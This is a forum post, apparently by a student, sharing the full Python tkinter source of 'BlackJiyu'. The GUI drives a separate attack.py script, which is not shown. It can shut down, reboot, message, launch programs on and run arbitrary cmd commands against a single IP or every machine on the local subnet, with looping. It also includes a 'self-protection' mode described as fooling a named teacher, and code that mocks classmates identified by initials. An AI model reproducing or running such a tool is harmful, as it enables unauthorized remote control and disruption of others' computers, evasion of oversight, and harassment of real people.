
- 分享
BlackJiyu 终极版
-
 海阔天空 (cqylcy)
LV 9
@
2023-5-1 19:05:08
海阔天空 (cqylcy)
LV 9
@
2023-5-1 19:05:08

熬了一个月,硬生生用tkinter写了个GUI,下次再也不用了,这是最后的Blackjiyu
import socket
from tkinter import *
import ctypes
#import tkinter as tk
import os
import tkinter.messagebox
from tkinter.filedialog import askopenfilename, asksaveasfilename,askdirectory
from tkinter import *
import ctypes
import random
from math import *

ctypes.OleDLL('shcore').SetProcessDpiAwareness(1)
bsf=False
bloop=False


def loopon():
    global bloop

    nloop=eloop.get()
    tloop=etloop.get()

    try:
        nloop=int(nloop)
        nloop=str(nloop)
        bloop=True
        looponoff.set("循环:开启状态")
    except:
        import tkinter.messagebox
        tkinter.messagebox.showinfo(title="循环配置错误",message="您写的循环配置有些离谱a")
    #print(bloop)

def loopoff():
    global bloop
    bloop=False
    #print(bloop)
    looponoff.set("循环:关闭状态")

def sfon():
    global bsf
    bsf=True
    #print(bsf)


def sfoff():
    global bsf
    bsf=False
    #print(bsf)

def tkw():
    tkinter.messagebox.showinfo(title="警告", message="由于将对大量目标发送数据包,会有几秒卡顿,请不要慌张,耐心等待发送成功的提示。")

def tkr(s):
    tkinter.messagebox.showinfo(title="执行结果",message=s)

def get_local_ip_address():
    ip_address = ''
    try:
        # 获取本机主机名
        hostname = socket.gethostname()
        # 获取本机IP
        ip_address = socket.gethostbyname(hostname)
    except:
        pass
    return ip_address
def ip_auto():
    ip=""
    ipc=0
    for i in get_local_ip_address():
        if ipc==3:
            break
        ip+=i
        if i==".":
            ipc+=1

    ip=ip+"1-200"
    return ip


#print(cmd)


def txtroot():
    rt = askopenfilename(title='请选择txt文档')
    return rt
def txtmsg():
    try:
        f=open(txtroot(),"r")
        s=f.read()
        ss=""
        for i in s:
            if i=="\n":
                ss+=" "
            else:
                ss+=i
        #return ss
        f.close()
        ip=eip.get()


        mssg=chr(34)+ss+chr(34)


        if ip!="":
            cmd="Python attack.py -ip "+ip+" -msg "+mssg
            #print(cmd)
            retValue = os.popen(cmd,'r')
            res = retValue.read()
            tkr(res)
            retValue.close()
            #os.system(cmd)
        else:
            cmd="Python attack.py -ip "+ip_auto()+" -msg "+mssg
            tkw()
            #print(cmd)
            retValue = os.popen(cmd,'r')
            res = retValue.read()
            tkr(res)
            retValue.close()
            #os.system(cmd)
    except:
        tkinter.messagebox.showinfo(title="警告", message="操作失败")


tk=Tk()
tk.title("BlackJiyu -----LZY")
tk.geometry("1000x800")

looponoff=StringVar()
looponoff.set("循环:关闭状态")


lr=Label(tk,text="发消息功能",width=100)
lm=Label(tk,text="请在这里输入要发送的消息:",width=100)
l=Label(tk,text="警告:要对所有电脑执行请不要填写此栏",width=30)
lr2=Label(tk,text="远程执行功能",width=100)
lr3=Label(tk,text="请输入要执行的程序(如calc.exe)",width=100)
lr4=Label(tk,text="对单个目标执行请在此指定IP:",width=23)
ll=Label(tk,text="单击开启循环按键来开启循环,每次更新循环设置后您都得重新点击",wraplength=600)
lln=Label(tk,text="循环次数:")
llt=Label(tk,text="循环间隔时间(默认为22秒):")
lsf=Label(tk,text="自我保护功能:目前尚处于测试中,可以在你执行完命令后,对你的电脑进行相对应的伪装操作,使你免受老师(WSJ)的制裁,呵呵,详见文档",wraplength=250)
lcmddo=Label(tk,text="CMD命令执行功能:让发送对象运行您指定的CMD指令,注意!不会对您输入的命令的正确性加以判断",wraplength=400)
lloopc=Label(tk,textvariable=looponoff)

eloop=Entry(tk,width=10)
etloop=Entry(tk,width=20)
eip=Entry(tk,width=50)
em=Entry(tk,width=80)
ee=Entry(tk,width=50)
ecmddo=Entry(tk,width=50)


lcmddo.place(x=170,y=650)
lsf.place(x=700,y=0)
llt.place(x=200,y=500)
lln.place(x=200,y=480)
eloop.place(x=280,y=480)
etloop.place(x=385,y=500)

ecmddo.place(x=100,y=700)

lr4.place(y=20)
l.place(x=180,y=0)
lm.place(y=180)
lr.place(y=160)
lr2.place(y=310)
lr3.place(y=330)
#ll.place(x=0,y=490)
eip.place(x=210,y=20)
em.place(y=200)
ee.place(x=170,y=350)
lloopc.place(x=75,y=500)


def getloopinfo():
    nloop=eloop.get()
    tloop=etloop.get()

    if tloop=="":
        tloop="22"
    loopinfo=" -l "+str(nloop)+" -t "+str(tloop)
    return loopinfo
def shutdown():

    ip=eip.get()
    #print(ip)
    if ip!="":

        cmd="Python attack.py -ip "+ip+" -e s"

        if bloop==True:
            cmd+=getloopinfo()
        #print(cmd)
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)
    else:
        cmd="Python attack.py -ip "+ip_auto()+" -e s"
        tkw()
        if bloop==True:
            cmd+=getloopinfo()
        #print(cmd)
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)

def reboot():

    ip=eip.get()
    #print(ip)
    if ip!="":
        cmd="Python attack.py -ip "+ip+" -e r"
        if bloop==True:
            cmd+=getloopinfo()
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)
    else:
        cmd="Python attack.py -ip "+ip_auto()+" -e r"

        tkw()
        if bloop==True:
            cmd+=getloopinfo()
        #print(cmd)
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)

def msg():
    ip=eip.get()
    mssg=em.get()
    #print(ip,mssg)
    mssg=chr(34)+mssg+chr(34)
    if ip!="":
        cmd="Python attack.py -ip "+ip+" -msg "+mssg
        if bloop==True:
            cmd+=getloopinfo()
        #print(cmd)
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)
    else:
        cmd="Python attack.py -ip "+ip_auto()+" -msg "+mssg

        tkw()
        if bloop==True:
            cmd+=getloopinfo()
        #print(cmd)
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)


def exe():
    ip=eip.get()
    exem=ee.get()
    if ip!="":
        cmd="Python attack.py -ip "+ip+" -c "+exem
        if bloop==True:
            cmd+=getloopinfo()
        #print(cmd)
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)
    else:
        cmd="Python attack.py -ip "+ip_auto()+" -c "+exem
        if bloop==True:
            cmd+=getloopinfo()
        tkw()
        #print(cmd)
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)
    if bsf:
        cmdm="start "+exem
        os.system(cmdm)


#-c "cmd.exe /c ipconfig"一个范例。呵呵。YMX是SB
def cmd_do():
    command=ecmddo.get()
    #print(command)
    ip=eip.get()


    #print(ip)
    if ip!="":

        cmd="Python attack.py -ip "+ip+" -c "+chr(34)+"cmd.exe /c "+command+chr(34)

        if bloop==True:
            cmd+=getloopinfo()
        #print(cmd)
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)
    else:
        cmd="Python attack.py -ip "+ip_auto()+" -c "+chr(34)+"cmd.exe /c "+command+chr(34)
        tkw()
        if bloop==True:
            cmd+=getloopinfo()
        #print(cmd)
        retValue = os.popen(cmd,'r')
        res = retValue.read()
        tkr(res)
        retValue.close()
        #os.system(cmd)

    if bsf:
        os.system(command)


user32 = ctypes.windll.user32
CANVAS_WIDTH = user32.GetSystemMetrics(0)  # 画布的宽
CANVAS_HEIGHT = user32.GetSystemMetrics(1)  # 画布的高
CANVAS_CENTER_X = CANVAS_WIDTH / 2  # 画布中心的X轴坐标
CANVAS_CENTER_Y = CANVAS_HEIGHT / 2  # 画布中心的Y轴坐标
IMAGE_ENLARGE = 11  # 放大比例
HEART_COLOR = "#c55360"  # 心的颜色,这个是中国红
def heart_function(t, shrink_ratio: float = IMAGE_ENLARGE):
    """
    “爱心函数生成器”
    :param shrink_ratio: 放大比例
    :param t: 参数
    :return: 坐标
    """
    # 基础函数
    x = 16 * (sin(t) ** 3)
    y = -(13 * cos(t) - 5 * cos(2 * t) - 2 * cos(3 * t) - cos(4 * t))

    # 放大
    x *= shrink_ratio
    y *= shrink_ratio

    # 移到画布中央
    x += CANVAS_CENTER_X
    y += CANVAS_CENTER_Y

    return int(x), int(y)


def scatter_inside(x, y, beta=0.15):
    """
    随机内部扩散
    :param x: 原x
    :param y: 原y
    :param beta: 强度
    :return: 新坐标
    """
    ratio_x = - beta * log(random.random())
    ratio_y = - beta * log(random.random())

    dx = ratio_x * (x - CANVAS_CENTER_X)
    dy = ratio_y * (y - CANVAS_CENTER_Y)

    return x - dx, y - dy


def shrink(x, y, ratio):
    """
    抖动
    :param x: 原x
    :param y: 原y
    :param ratio: 比例
    :return: 新坐标
    """
    force = -1 / (((x - CANVAS_CENTER_X) ** 2 + (y - CANVAS_CENTER_Y) ** 2) ** 0.6)  # 这个参数...
    dx = ratio * force * (x - CANVAS_CENTER_X)
    dy = ratio * force * (y - CANVAS_CENTER_Y)
    return x - dx, y - dy


def curve(p):
    """
    自定义曲线函数,调整跳动周期
    :param p: 参数
    :return: 正弦
    """
    # 可以尝试换其他的动态函数,达到更有力量的效果(贝塞尔?)
    return 2 * (2 * sin(4 * p)) / (2 * pi)


class Heart:
    """
    爱心类
    """

    def __init__(self, generate_frame=20):
        self._points = set()  # 原始爱心坐标集合
        self._edge_diffusion_points = set()  # 边缘扩散效果点坐标集合
        self._center_diffusion_points = set()  # 中心扩散效果点坐标集合
        self.all_points = {}  # 每帧动态点坐标
        self.build(2000)

        self.random_halo = 1000

        self.generate_frame = generate_frame
        for frame in range(generate_frame):
            self.calc(frame)

    def build(self, number):
        # 爱心
        for _ in range(number):
            t = random.uniform(0, 2 * pi)  # 随机不到的地方造成爱心有缺口
            x, y = heart_function(t)
            self._points.add((x, y))

        # 爱心内扩散
        for _x, _y in list(self._points):
            for _ in range(3):
                x, y = scatter_inside(_x, _y, 0.05)
                self._edge_diffusion_points.add((x, y))

        # 爱心内再次扩散
        point_list = list(self._points)
        for _ in range(4000):
            x, y = random.choice(point_list)
            x, y = scatter_inside(x, y, 0.17)
            self._center_diffusion_points.add((x, y))

    @staticmethod
    def calc_position(x, y, ratio):
        # 调整缩放比例
        force = 1 / (((x - CANVAS_CENTER_X) ** 2 + (y - CANVAS_CENTER_Y) ** 2) ** 0.520)  # 魔法参数

        dx = ratio * force * (x - CANVAS_CENTER_X) + random.randint(-1, 1)
        dy = ratio * force * (y - CANVAS_CENTER_Y) + random.randint(-1, 1)

        return x - dx, y - dy

    def calc(self, generate_frame):
        ratio = 10 * curve(generate_frame / 10 * pi)  # 圆滑的周期的缩放比例

        halo_radius = int(4 + 6 * (1 + curve(generate_frame / 10 * pi)))
        halo_number = int(3000 + 4000 * abs(curve(generate_frame / 10 * pi) ** 2))

        all_points = []

        # 光环
        heart_halo_point = set()  # 光环的点坐标集合
        for _ in range(halo_number):
            t = random.uniform(0, 2 * pi)  # 随机不到的地方造成爱心有缺口
            x, y = heart_function(t, shrink_ratio=11.6)  # 魔法参数
            x, y = shrink(x, y, halo_radius)
            if (x, y) not in heart_halo_point:
                # 处理新的点
                heart_halo_point.add((x, y))
                x += random.randint(-14, 14)
                y += random.randint(-14, 14)
                size = random.choice((1, 2, 2))
                all_points.append((x, y, size))

        # 轮廓
        for x, y in self._points:
            x, y = self.calc_position(x, y, ratio)
            size = random.randint(1, 3)
            all_points.append((x, y, size))

        # 内容
        for x, y in self._edge_diffusion_points:
            x, y = self.calc_position(x, y, ratio)
            size = random.randint(1, 2)
            all_points.append((x, y, size))

        for x, y in self._center_diffusion_points:
            x, y = self.calc_position(x, y, ratio)
            size = random.randint(1, 2)
            all_points.append((x, y, size))

        self.all_points[generate_frame] = all_points

    def render(self, render_canvas, render_frame):
        for x, y, size in self.all_points[render_frame % self.generate_frame]:
            render_canvas.create_rectangle(x, y, x + size, y + size, width=0, fill=HEART_COLOR)


def draw(main: Tk, render_canvas: Canvas, render_heart: Heart, render_frame=0):
    render_canvas.delete('all')
    render_heart.render(render_canvas, render_frame)
    main.after(160, draw, main, render_canvas, render_heart, render_frame + 1)


def heart():
    #sl=[67, 81, 89, 32, 73, 32, 76, 79, 86, 69, 32, 89, 79, 85]
    sss="YMX向SSY和LJY表白"

    root = Tk()  # 一个Tk
    #root.attributes('-fullscreen', True)  # 全屏
    root.wm_attributes('-topmost',1)
    root.attributes('-alpha', 0.9)  # 透明度
    canvas = Canvas(root, bg='black', height=CANVAS_HEIGHT, width=CANVAS_WIDTH)
    canvas.pack()
    heart = Heart()  # 心
    draw(root, canvas, heart)  # 开始画画~
    Label(root, text=sss, bg="black", fg="#FF99CC", font="Helvetic 20 bold").place(
        relx=.5, rely=.5, anchor=CENTER)
    root.mainloop()


bs=Button(tk,text="关机",command=shutdown)
bs.place(x=100,y=80,width=200,height=50)

bymx=Button(tk,text="看YMX表白",command=heart)
bymx.place(x=750,y=400)

br=Button(tk,text="重启",command=reboot)
br.place(x=400,y=80,width=200,height=50)

bm=Button(tk,text="发送消息",command=msg)
bm.place(x=220,y=230,width=200,height=50)

be=Button(tk,text="远程执行",command=exe)
be.place(x=250,y=380,width=200,height=50)

bts=Button(tk,text="从txt文档读取并发送",command=txtmsg)
bts.place(x=450,y=240)

bsfon=Button(tk,text="开启自我保护",command=sfon)
bsfon.place(x=700,y=100)

bsfoff=Button(tk,text="关闭自我保护",command=sfoff)
bsfoff.place(x=850,y=100)

bloopon=Button(tk,text="开启/更新循环",command=loopon)
bloopon.place(x=200,y=530)


bloopoff=Button(tk,text="关闭循环",command=loopoff)
bloopoff.place(x=350,y=530)

bcmddo=Button(tk,text="执行cmd指令",command=cmd_do)
bcmddo.place(x=270,y=750)

tk.attributes("-topmost",True)

tk.mainloop()
0 条评论
目前还没有评论...